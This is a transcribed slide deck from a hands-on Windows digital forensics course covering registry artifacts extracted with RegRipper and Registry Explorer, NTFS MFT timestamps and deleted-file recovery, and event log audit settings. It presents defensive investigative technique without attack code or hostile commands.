

Digital Forensics & Incident Response

Tactical Edition

Andrew Case & Jamie Levy

Welcome!

- This will be two days of hands-on training in digital forensics and incident response
- By the end, you will be able to efficiently perform triage and investigation of Windows systems

Your Instructors – Andrew Case

- Volatility Core Developer and Registry Decoder Co-developer
- “Art of Memory Forensics” Co-Author
- Lead-investigator on many large-scale investigations
- Performed many pentests, source code audits, and binary analysis assessments

Your Instructors – Jamie Levy

- Core Developer on the Volatility Framework
- “Art of Memory Forensics” Co-Author
- Former R&D and Investigator at Guidance Software
- Former speaker at CEIC, IEEE ICC and OMFW
- Former professor at Queens College and John Jay College

Before We Start

- Ensure you have:
 - 1) The course documents
 - 2) The virtual machine
 - 3) The lab files
- Extract all files
- Ensure your VM runs

What We are Going to Cover

- Digital forensics techniques
- Incident response handling
- Focused on disk and memory analysis of Windows systems

Format of the Class

- The class is meant to provide a balance of instruction and hands on experience
- We will introduce concepts and tools and then provide you with evidence samples to investigate on your own
- The class is interactive - please ask questions!

The Lectures

- The lectures explain the theory of an investigative technique or forensics artifact
- Throughout the lecture we will show tools that can be used to analyze the evidence
- We will also discuss real-world cases where we have used these techniques

Hands-On Exercises

- Each hands-on exercise will require you to answer questions to complete
- The questions have varying levels of difficulty so that all students will be challenged
- We will be available on Discord for help
- After each exercise we will answer the questions and let you discuss your approaches
- Full answers are in your lab guide

What you will leave with

1. Being able to perform real investigations
2. Understanding key artifacts that drive efficient investigations
3. The ability to handle a wide array of investigation types involving both on-disk and in-memory evidence

Registry Analysis

The Windows Registry

- The registry is one of the best sources of forensics data
- Contains tens (hundreds?) of useful artifacts that are relevant to a wide range of forensics investigations
- Examination and understanding of registry data requires training and experience
 - Very easy to confuse the meaning of data and draw invalid conclusions

What is the Registry?

- The registry is an on-disk database used by Windows and third-party applications to store “data”
- This data can be related to hardware events, operating system actions, end-user activity, and application configuration and processing

What is in the Registry? (Sample)

- USB device history
- Recently accessed documents
- Wireless network activity
- Search terms
- Visited URLs (IE)
- Desktop icon placement
- Mapped network shares
- Timezone
- Running Services
- Startup programs/apps
- Windows firewall rules
- Much more!

Registry Structure

- The registry is stored as a set of files on disk (hives)
- The core hives are never deleted, but can be backed up by the operating system and archiving utilities
- Is important to learn which data is in which hives in order to perform efficient investigations

Core / Main Hives

- Stored in *\Windows\system32\config*
- SYSTEM
 - Hardware/OS related information
- SOFTWARE
 - Application install/configuration/logging
- SAM
 - Holds information on user accounts (including encrypted password)
- SECURITY

Control Set

- When manually examining a SYSTEM hive, knowing about Control Sets is crucial
- The selectors are stored under the “\Select” key, and the possible values are “Current”, “Default”, “Failed”, and “LastKnownGood”
- Control Sets are stored under “\ControlSet<index>”

Per-User Hives (NTUSER)

- Stored in the user's directory
 - “Documents and Settings” on XP
 - “Users” on Vista/7
- Can help focus examinations if only certain users or user accounts are under investigation
- Unfortunately, these are deleted if/when a user account is deleted

MRU Lists

- Most Recently Used (MRU) lists are very common within the registry
- In general, they store lists of files or actions recently performed or opened by the user
- They are extremely useful in a number of investigative scenarios

Registry Contents

- The registry is a tree that stores name/value pairs
- Each branch of the tree is called a path and a node is called a key
- Every key has a last written time that can be leveraged to determine time of actions
- There are other components of the registry, but they are not useful to forensics investigations

Registry Examination

- Examination of hives usually occurs after a disk is imaged
- Hives can then be manually extracted or some analysis tools have the ability to locate the hives themselves
- Once hives are gathered, the investigator then has a number of options for analysis

Manual Examination

- Tools, such as AccessData's Registry Viewer, allow for manual navigation of registry hives
- Has very basic search capabilities
- Requires investigating a single hive at a time

DEMO

- Access Data's Registry Viewer

Reglookup [1]

- *reglookup*
 - Parses keys, names, values, and last write times from hives
- *reglookup-recover*
 - Can recover deleted registry keys from inside of hives
- Provides a C library with Python wrappers for programmatic interaction

Automating Artifact Extraction

- We will now perform deep investigation of a number of interesting artifacts using RegRipper
- This will demonstrate what is in the Registry as well as how to examine the data
- Be thinking of how these types of data can be used in your own investigations

RegRipper [2]

- RegRipper is an open source registry analysis project developed by Harlan Carvey
 - Written in Perl
 - Command line interface
- Has a plugin system that allows for analysis of specific registry data
 - [4] lists all the plugins and registry keys examined

Using RegRipper

- The command line interface is quite simple
- Also a Windows GUI
- Basic Usage:
 - `perl rip.pl -r <path to hive> -p <plugin name>`
- The list of plugins:
 - `perl rip.pl -l`

Categories of Analysis

- Proof of program execution
- Malware persistence
- User activity tracking

Analysis Category

Proof of Program Execution

User Assist

- *userassist* plugin
- NTUSER hive
- Contains stats on Ink files and executables accessed or run by the user
- Includes a reliable counter!
- The time corresponds to the last execution time

Recent Apps and Items

- *recentapps* plugin
- NTUSER hive
- Contains recently used applications and the items (files) that they processed
- Includes a count of how many times each program ran
- For each program and item, includes a last access time

Application Compatibility Cache

- *appcompatcache* plugin
- SYSTEM hive
- Also known as the Shim Cache
- Holds information on applications that run in compatibility mode
 - File name & size
 - Last modified & executed time

AmCache

- *amcache* plugin
- Replaces RecentFileCache.bcf starting in Windows 8
- Full metadata including path, timestamps, and hash of the file
- Can track to USB drives
- Stored in:
 - *C:\Windows\AppCompat\Programs\Amcache.hve*

Application Paths

- *apppaths* plugin
- SOFTWARE hive
- Displays the name and paths of applications that are installed
- Useful to determine which applications are on a computer

Uninstall Info

- *uninstall* plugin
- SOFTWARE hive
- Well-written applications implement a method for clean uninstallation
- This has the side effect of letting investigators determine which applications are installed and when they were installed

DEMO

- Program execution plugins

Analysis Category

Persistence

Auto Runs

- *run* plugin
- SOFTWARE:
 - Programs that are run when the computer starts
- NTUSER
 - Programs that run when a user logs in
- Very useful for malware analysis, anti-forensics tracking, etc.

Application Init DLLs

- *appinitdlls* plugin
- SOFTWARE hive
- List of DLLs that load into each application upon startup

App Certs

- *appcertdlls* plugin
- SYSTEM hive
- List of DLLs that will load into each process upon startup
- <CS>\Control\Session Manager\AppCertDlls

Command Shell Searching

- *cmd_shell* plugin
- SOFTWARE hive
- Searches for command shell-based backdoors in shell open handlers

at Commands

- *at* plugin
- SOFTWARE hive
- Searches for scheduled tasks that were created with the *at* command
- Often used by scripts and/or attackers working on the command line

Services

- *services, svc, svc_tln* plugins
- SYSTEM hive
- List installed services and their associated information:
 - Name and Display Name
 - DLL or kernel driver path
 - Service Type
 - Start Type
 - Last Write Time

Background Activity Moderator Driver

- *bam* plugin
- SYSTEM hive
- Contains a list of all programs that executed along with their last execution time
- Windows 10 only

NetShell Backdoors

- *netsh* plugin
- SOFTWARE hive
- Attackers can register their malicious DLLs in the registry to be loaded when netsh runs
- Networking software often runs netsh to configure the Windows Firewall
- This plugin prints any/all registered DLLs

Browser Helper Objects

- *bho* plugin
- SOFTWARE hive
- A list of DLLs that load into each instance of Internet Explorer
- Popular with banking trojans

Win Logon Information

- *winlogon* and *winlogon_tln* plugins
- SOFTWARE hive
- Sanity checks values for userinit.exe and the user shell (explorer.exe)
- Often targeted by malware

LSA Packages

- *lsa* plugin
- SYSTEM hive
- LSA packages can be used to backdoor the authentication process of a Windows system
- Examples of abuse:
 - Steal cleartext passwords on login
 - Implement “magic” passwords
 - Inject code in lsass.exe

Fileless Malware

- *fileless* plugin
- Any/all hives
- Looks for signs of fileless malware throughout all registry values

DEMO

- Persistence plugins

Analysis Category

User Activity Tracking

Profile List

- *profilelist* plugin
- SOFTWARE hive
- Lists information about each profile (user)

RDP Information

- *termserv* / *rdpport* plugins
- SOFTWARE and SYSTEM hives
- Together, these two plugins list:
 1. Whether terminal services (remote desktop) is listening on the computer
 2. What port it listens on

Install Information

- *winver* plugin
- SOFTWARE hive
- Lists install date, operating system version, and service pack
- Install date is useful in many investigations
 - User reformatted machine / OS was re-installed
 - Eliminate evidence based on timeline

Network List

- *networklist* plugin
- SOFTWARE hive
- Lists the networks connected to along with the date first connected, last connected, and the gateway's MAC address

Network Cards

- *networkcards* plugin
- SOFTWARE hive
- List network cards that were attached to the computer

Network Data

- *nic / nic2* plugins
- SYSTEM hive
- List information similar to what can be seen in “ipconfig /all”
 - IP Address
 - Gateway Address
 - DNS Information
 - DHCP Lease Information
 - ... much more!

Shutdown Information

- *shutdown / shutdowncount* plugins
- SYSTEM hive
- Together these plugins list the last shutdown time of the computer and how many times its been shutdown
- Very useful in timelining and verifying that acquisition and imaging was done correctly

Time Zone

- *timezone* plugin
- SYSTEM hive
- Lists the currently set timezone of the computer as well as daylight savings time information

DEMO

- User and network information

Mounted Devices

- *mountdev* plugin
- SYSTEM hive
- Lists mounted devices along with their drive letter as available
- Very useful to determine the type and number of drives connected

Mount Points

- *mp2* plugin
- NTUSER hive
- Lists values from the Mountpoints2 key
- Can be used to help map harddrives back to drive letters

USB Device Information

- *usbstor*, *usbdevices* plugin
- SYSTEM hive
- Lists the USB devices connected to a machine along with their last connect time, “friendly name”, and serial number (if given by the device)
 - WARNING: If the second character of the serial number is “&” then it’s a Windows generated serial number and not the real one

Device Stage Devices

- *ddo* plugin
- NTUSER hive, Windows 7+
- Records USB device information for Device Stage compatible devices
- Helps track a device to a specific user, whereas USBSTOR is global

Local Network Shares

- *shares* plugin
- SYSTEM hive
- Lists folders that are shared on the computer

Remotely Accessed Network Shares

- *mndmru* plugin
- NTUSER hive
- Lists network shares that the computer has accessed
- Includes both the local path as well as the remote server and path

DEMO

- USB and network share activity

Run Box Terms

- *runmru* plugin
- NTUSER hive
- Lists input recently given to the “run” dialog box
- These values can be programs to run, folders to view, files to open, and more

Typed URLs

- *typedurls* & *typedurlstime* plugin
- NTUSER hive
- An MRU list of the recent URLs typed in Internet Explorer
 - Windows 8 & 10 – records contain time typed
- Can help prove whether a URL was entered by the user
- Can also help disprove the “malware did it” defense

Typed Paths

- *typedpaths* plugin
- NTUSER hive
- For Windows 7+, paths typed in by the user
- Can contain directories and full paths on local drive, network shares, and external drives

Windows 7+ Search Terms

- *wordwheelquery* plugin
- NTUSER hive
- For Windows 7+, searches entered in the search menu
 - This can be the start bar or search in explorer

Common Dialogues

- *comdlg32* plugin
- NTUSER hive
- LastVisitedMRU
 - Which directory/file you last opened in an application
- OpenSaveMRU
 - Files that have been opened or saved through a Windows file pop up box

Recent Documents

- *recentdocs* plugin
- NTUSER hive
- MRUList of recently opened files by a large number of applications
- Grouped by file extension
- Extremely useful to figure out recent activity on an investigated machine

Jump List Data

- *jumplistdata* plugin
- NTUSER hive
- Contains a list of programs for which jump list databases have been generated

Office Documents

- *msoffice* plugin
- NTUSER hive
- MRUList of documents recently opened by Microsoft Office applications
- Office 2010 also keeps time of when document was last open
- Also, location of documents explicitly trusted by the user

Trust Records

- *trustrecords* plugin
- NTUSER hive
- Newer versions of Office will prompt you before allowing editing or running of active content from untrusted files
- Files that have been ‘trusted’ are recorded in the registry
 - This includes the open time of when the trust button was clicked

Adobe Reader MRUList

- *adobe* plugin
- NTUSER hive
- Files recently accessed by Adobe Reader and other Adobe applications

Archive Programs

- *winrar* and *winzip* plugins
- NTUSER hive
- Lists archives that were recently processed by the applications

Printers

- *printdemon* plugin
- SOFTWARE hive
- Lists printers used by a user

DEMO

- File activity plugins

RegRipper Profiles

- RegRipper supports what it calls *profiles*
- Profiles are files in which a list of plugins to run are specified
- By default, RegRipper provides profiles for all the plugins that run against a hive type

Profiles Example Usage

```
$ rip.pl -f software -r software.hive
```

```
$ rip.pl -f ntuser -r NTUSER.dat
```

Custom profiles can be stored in
/home/training/regripper/plugins in your VM

Put each plugin name on separate lines

Profiles for Triage

- The built-in profiles run *all* the plugins that target a hive type
- With custom profiles, you can limit based on purpose
- This will quickly gather only relevant artifacts

Triage with Baselines

- Comparisons to baseline systems allow for quickly detecting new, changed, and deleted items since system install
- In many investigations, the *only* new entries we see are related to the malware/intrusion
 - Particularly when looking at persistence artifacts

Baseline Artifact Sources

- Gold images
 - These contain the system state at install time
- Volume Shadow Copies [4]
 - Local, historical copies of files
- Non-infected systems from same environment

Comparing Files

- *diff* on Linux command line
 - \$ diff <file 1> <file 2>
 - Lines that start with “<” are only in “file 1”
 - Lines that start with “>” are only in “file 2”
- WinMerge [5]
 - GUI that runs on Windows
 - Visually differences files

Exercise

Registry Analysis with RegRipper

Analysis with Registry Explorer [3]

- Registry Explorer is a powerful, open source tool for scalable registry analysis
- Replaces Registry Decoder and other GUI-based tools
- Actively developed and maintained by Eric Zimmerman

Registry Explorer Features

- Load/analyze multiple hives at once
- Searching all relevant data
- Automatically uncover previously deleted keys and values
- A “bookmark” based plugin system

Registry Explorer – Loaded Hives

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (1/0) View Help

Registry hives (5) Available bookmarks (91/0)

	Key name	# values	# subkeys	Last write timestamp
🔍	ABC	=	=	=
▶	📁 C:\Users\JohnSmith\Desktop\testhives\SYSTEM			2012-07-16 19:14:42
▶	📁 CMI-CreateHive{2A7FB991-7BBE-4F9D-B91E-7CB51D4737F5}	0	8	2012-07-16 00:19:02
▶	📁 Associated deleted records	0	0	
▶	📁 Unassociated deleted records	0	0	
▶	📁 C:\Users\JohnSmith\Desktop\testhives\NTUSER-andrew			2012-07-16 19:19:45
▶	📁 C:\Users\JohnSmith\Desktop\testhives\SAM			2012-07-16 04:12:20
▶	📁 CMI-CreateHive{C4E7BA2B-68E8-499C-B1A1-371AC8D717C7}	0	1	2009-07-14 04:45:46
▶	📁 Associated deleted records	0	0	
▶	📁 C:\Users\JohnSmith\Desktop\testhives\SOFTWARE			2012-07-16 19:16:07
▶	📁 CMI-CreateHive{199DAFC2-6F16-4946-BF90-5A3FC3A60902}	0	15	2012-07-16 00:43:19
▶	📁 Associated deleted records	0	0	
▶	📁 Unassociated deleted records	0	0	
▶	📁 C:\Users\JohnSmith\Desktop\testhives\virus-SOFTWARE			2012-07-16 21:30:21

Registry Explorer – Search

Find

Options Help

Standard

Search for: winscp

History:

Search in:

- ☒ Key name
- ☒ Value name
- ☒ Value data
- ☐ Value slack

Search type:

- ☐ Simple
- ☒ Regular expression

☐ Literal

Search

Last write timestamp

Earliest (UTC):

Latest (UTC):

☒ Before ☐ Between ☐ After

Search

Minimum value size

Minimum size (bytes): 512

Search

Base64 in values

Minimum length: 50

Search

NOTE: Unassociated deleted records are not searched in this version

Results (Double click a row in the Results grid to select the search hit in the main window)

Drag a column header here to group by that column

	Hive Name	Hit Location	Hit text	Last Write Time	Key Path	Value Name	Value Data	Deleted
NTUSER-andrew	Key name	winscp	2012-07-16 00:43:19	Software\Martin Prikrly\WinSCP 2				
NTUSER-andrew	Value name	winscp	2012-07-16 18:14:09	Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage\Ne...	C:\Users\Andrew\AppData\R...	1		
NTUSER-andrew	Value name	winscp	2012-07-16 18:14:09	Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage\Ne...	C:\ProgramData\Microsoft\Wi...	1		
NTUSER-andrew	Value name	winscp	2012-07-16 18:14:09	Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage\Ne...	C:\Users\Andrew\AppData\R...	1		
NTUSER-andrew	Value name	winscp	2012-07-16 18:14:09	Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage\Ne...	C:\ProgramData\Microsoft\Wi...	1		
NTUSER-andrew	Value name	winscp	2012-07-16 18:14:09	Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage\Ne...	C:\Users\Andrew\AppData\R...	1		
NTUSER-andrew	Value name	winscp	2012-07-16 18:14:09	Software\Microsoft\Windows\CurrentVersion\Explorer\StartPage\Ne...	C:\ProgramData\Microsoft\Wi...	1		
NTUSER-andrew	Value name	winscp	2012-07-16 00:43:34	Software\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Co...	C:\Users\Andrew\Desktop\wi...	1		
NTUSER-andrew	Value data	winscp	2012-07-16 00:44:20	Software\Martin Prikrly\WinSCP 2\Configuration\Interface	RandomSeedFile	%25APPDATA%25%...		
NTUSER-andrew	Value data	winscp	2012-07-16 00:44:20	Software\Martin Prikrly\WinSCP 2\Configuration\Interface	PuttySession	WinSCP%20tempora...		
SOFTWARE	Key name	winscp	2012-07-16 00:43:19	Classes\Directory\shellex\CopyHookHandlers\WinSCPCopyHook				
SOFTWARE	Key name	winscp	2012-07-16 00:43:19	Martin Prikrly\WinSCP 2				
SOFTWARE	Key name	winscp	2012-07-16 00:43:19	Wow6432Node\Martin Prikrly\WinSCP 2				

Hive path: C:\Users\JohnSmith\Desktop\testhives\NTUSER-andrew

Search hits: 50

Search completed in 3.07548 seconds across 5 hives

Cancel search

Always on top

Export results

Registry Explorer – Bookmarks/Plugins

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (23/0) View Help

Registry hives (5) Available bookmarks (91/0)

Key name	# values	# subkeys	Last write timestamp
PrinterPorts	4	0	2012-07-16 00:20:08
RecentDocs	27	8	2012-07-16 00:54:37
Run	1	0	2012-07-16 00:53:59
RunMRU	2	0	2012-07-15 18:37:53
Shell Folders	30	0	2012-07-15 03:22:41
TypedURLs	6	0	2012-07-15 18:01:58
UserAssist	0	2	2012-07-15 03:22:51
{CEBFF5CD-ACE2-4F4F-9178-9926...}	1	1	2012-07-15 03:22:51
Count	30	0	2012-07-16 19:19:35
{F4E57C4B-2036-45F0-A9AB-443BC...}	1	1	2012-07-15 03:22:51
C:\Users\JohnSmith\Desktop\testhi...			2012-07-16 04:12:20
Users	1	4	2012-07-15 03:20:51
C:\Users\JohnSmith\Desktop\testhi...			2012-07-16 19:16:07
Channels	0	466	2012-07-15 05:34:54
command	1	0	2012-07-15 06:14:06
Control Panel	0	7	2011-04-12 08:28:21
CurrentVersion	11	72	2012-07-15 06:14:09
CurrentVersion	21	72	2012-07-15 03:25:13
CurrentVersion	21	72	2012-07-15 03:25:13
CurrentVersion	21	72	2012-07-15 03:25:13
Devices	0	0	2009-07-14 04:49:00
EMDMgmt	0	1	2012-07-15 05:16:14
Image File Execution Options	0	8	2012-07-15 18:08:45
Internet Explorer	9	28	2012-07-15 05:34:21
LastConnect	1	0	2012-07-15 05:15:23
LagoonUI	4	2	2012-07-16 00:19:36
NetworkCards	0	1	2012-07-15 05:17:51
NetworkList	2	5	2012-07-15 05:17:51

Values UserAssist

Drag a column header here to group by that column

Program Name	Run Coun...	Focus Cou...	Focus Time	Last Executed
Microsoft.Windows.GettingStarted	14	21	0d, 0h, 07m, 00s	2012-07-15 03:21:03
UIME_CTLSESSION	121	218	0d, 4h, 25m, 32s	
Microsoft.Windows.MediaCenter	13	19	0d, 0h, 06m, 20s	2012-07-15 03:21:03
{System32}\calc.exe	12	17	0d, 0h, 05m, 40s	2012-07-15 03:21:03
Microsoft.Windows.StickyNotes	11	15	0d, 0h, 05m, 00s	2012-07-15 03:21:03
{System32}\SnippingTool.exe	10	13	0d, 0h, 04m, 20s	2012-07-15 03:21:03
{System32}\mspaint.exe	9	11	0d, 0h, 03m, 40s	2012-07-15 03:21:03
Microsoft.Windows.RemoteDesktop	8	9	0d, 0h, 03m, 00s	2012-07-15 03:21:03
{System32}\magnify.exe	7	7	0d, 0h, 02m, 20s	2012-07-15 03:21:03
{Program Files X64}\Microsoft Games\Solitaire\solitaire.exe	6	5	0d, 0h, 01m, 40s	2012-07-15 03:21:03
UIME_CTLCUACount:ctor	0	0	0d, 0h, 00m, 00s	
C:\Users\Andrew\AppData\Local\Temp\00004c83\setup64.exe	0	1	0d, 0h, 00m, 00s	
Microsoft.Windows.ControlPanel	0	2	0d, 0h, 03m, 00s	
Microsoft.InternetExplorer.Default	6	16	0d, 0h, 17m, 13s	2012-07-15 18:01:42
C:\Users\Andrew\Downloads\IE9-Windows7-x64-enu.exe	0	1	0d, 0h, 00m, 11s	
{Windows}\explorer.exe	1	40	0d, 0h, 09m, 08s	2012-07-15 06:03:42
{System32}\rundll32.exe	1	0	0d, 0h, 00m, 00s	2012-07-15 06:04:51
{Program Files X64}\Windows NT\Accessories\wordpad.exe	3	3	0d, 0h, 00m, 30s	2012-07-16 00:52:18
C:\Users\Andrew\AppData\Local\Temp\IDC2.tmp\FP_AX_CAB_INSTALLER64.exe	0	1	0d, 0h, 00m, 04s	
C:\Users\Andrew\AppData\Local\Temp\{Unmapped GUID: E032878B-800B-456D-B29D-DAC14D81C059}\InstallFlashPlayer.exe	0	5	0d, 0h, 00m, 26s	
{System32}\cmd.exe	3	18	0d, 3h, 05m, 58s	2012-07-16 18:14:04
C:\Users\Andrew\AppData\Local\Temp\install_reader10_en_gtbd_chrd_dn_ah.exe	0	1	0d, 0h, 04m, 04s	

<https://t.me/learningsnets>

Resources

- [1] <http://projects.sentinelchicken.org/reglookup/>
- [2] <https://github.com/keydet89/RegRipper3.0/>
- [3] <https://ericzimmerman.github.io/#!index.md>
- [4] <https://medium.com/@bromiley/windows-wednesday-volume-shadow-copies-d20b60997c22>
- [5] <https://winmerge.org/?lang=en>

NTFS Timestamp Analysis

NTFS

- The most important filesystem for forensics investigators to understand
- Used by all modern versions of Windows

NTFS Structure

- Everything in the filesystem is considered a file (including metadata)
 - Unlike FAT where special sections and data blocks existed
- All of this data is stored in the Master File Table (MFT)
- The location and size of the MFT is stored in the first entry of the MFT

The Initial MFT entries

- The first 16 MFT entries are reserved by the operating system for metadata files
- These files are hidden from normal views, but can be found and analyzed using forensics techniques

Interesting Initial MFT entries

0 - \$MFT

1 - \$MFTMirr

— Mirror of the MFT

2 - \$LogFile

— Contains journal info

5 - .

— contains the root directory

Master File Table Entries

0	\$MFT
1	\$MFTMirr
2	\$LogFile
3	\$Volume
4	\$AttrDef
5	.
6	\$Bitmap
7	\$Boot
8	\$BadClus
9	\$Secure
10	\$UpCase
11	\$Extend
12-16	<Reserved for Future Use>

MFT Entry Format

- An MFT entry contains:
 - The type of the attribute
 - Its size
 - Its name
- Attribute contents can be of arbitrary form
 - If the contents are too big to fit within the size of an MFT entry (1024 bytes*), they are then stored outside the MFT
 - Since file data is an 'attribute', this is a good example of outside stored content

Important Attributes

- \$DATA
 - Arbitrary contents (stores file contents for files)
- \$STANDARD_INFORMATION
 - MAC times of all files & folders, also M time of MFT entry
- \$FILE_NAME
 - The filename as well as another set of MAC times

MFT Entry – Resident File

\$FILE_NAME

\$STANDARD_INFORMATION


\$DATA

The content of small files is stored directly in the attribute

MFT Entry – Non-Resident File

\$FILE_NAME
\$STANDARD_INFORMATION
\$DATA

Clusters on disk



When file deletion occurs

- The file's entry in the directory's MFT is removed
- The in-use flag of the file's MFT is cleared
- The clusters of the file are marked as unallocated
- The (meta)data lives on until its overwritten

Deleted File Recovery

- Finding deleted files is easy – simply walk the MFT and look for not in-use entries
 - If a file is 700 bytes* or less, its contents can be completely recovered as they are stored in the MFT itself and not overwritten
 - Recovery of larger files depends on if the clusters used to store the data were overwritten since deletion of the file

Mac Times

Timestamp	Meaning
M	Modified
A	Accessed
C	MFT Modified
B	Created (birth)

https://wiki.sleuthkit.org/index.php?title=Mactime_output

\$SI Changes

<u>File Action</u>	<u>Changed Entries</u>
Modify	Both modified times change
Access	MFT modified changes Access changes (not default on Win7+)
Create	All change
Rename	MFT modified changes
Copy	Access, create, MFT modified
Delete	No changes

\$FN Changes

<u>File Action</u>	<u>Changed Entries</u>
Modify	No changes
Access	No changes
Create	All change
Rename	No changes
Copy	All change
Delete	No changes

Demo

- The results of MFT timelining

Read Brian Carrier's Book

- If you want to be an expert in filesystems, then Brian Carrier's *File System Forensics Analysis* book must be part of your bookshelf
- It has 3 chapters (over 100 pages) dedicated to NTFS

Event Logs Analysis

Event Logs

- There are various logs on Windows machines
- Equivalent of Linux logs
- General types of log messages regarding
 - Applications
 - Security
 - System

Event Logs

- Record significant events
 - Logins
 - Errors
- Used to troubleshoot
- Are useful to for an investigation

Event Log Types

- Application
- Security
- System
- Setup
- Forwarded

Application Event Logs

- Includes information about applications
- Often contains information about errors and warnings that have occurred

Security Event Logs


- The events are called “audits”
- Successful or Failed
- Example: User log in

System Event Logs

- Events logged by Windows
- Events logged by system services

Event Logs Audit Policy

- Located in Registry:
 - HKLM\SECURITY\Policy\PolAdtEv
- Must change key permissions to access even for admins



HKLM\SECURITY\Policy\PolAdtEv

0Z XX XX XX **AA** 00 00 00 **BB** 00 00 00
CC 00 00 00 **DD** 00 00 00 **EE** 00 00 00
FF 00 00 00 **GG** 00 00 00 **HH** 00 00 00
II 00 00 00 XX 00 00 00

00 No auditing
01 Success events audited
02 Failure events audited
03 Both Success and failure audited

Z Determines if the policy is enabled or disabled.

AA Restart, Shutdown, System

BB Logons and Logoffs

CC File and Object Access

DD Use of User Rights

EE Process Tracking

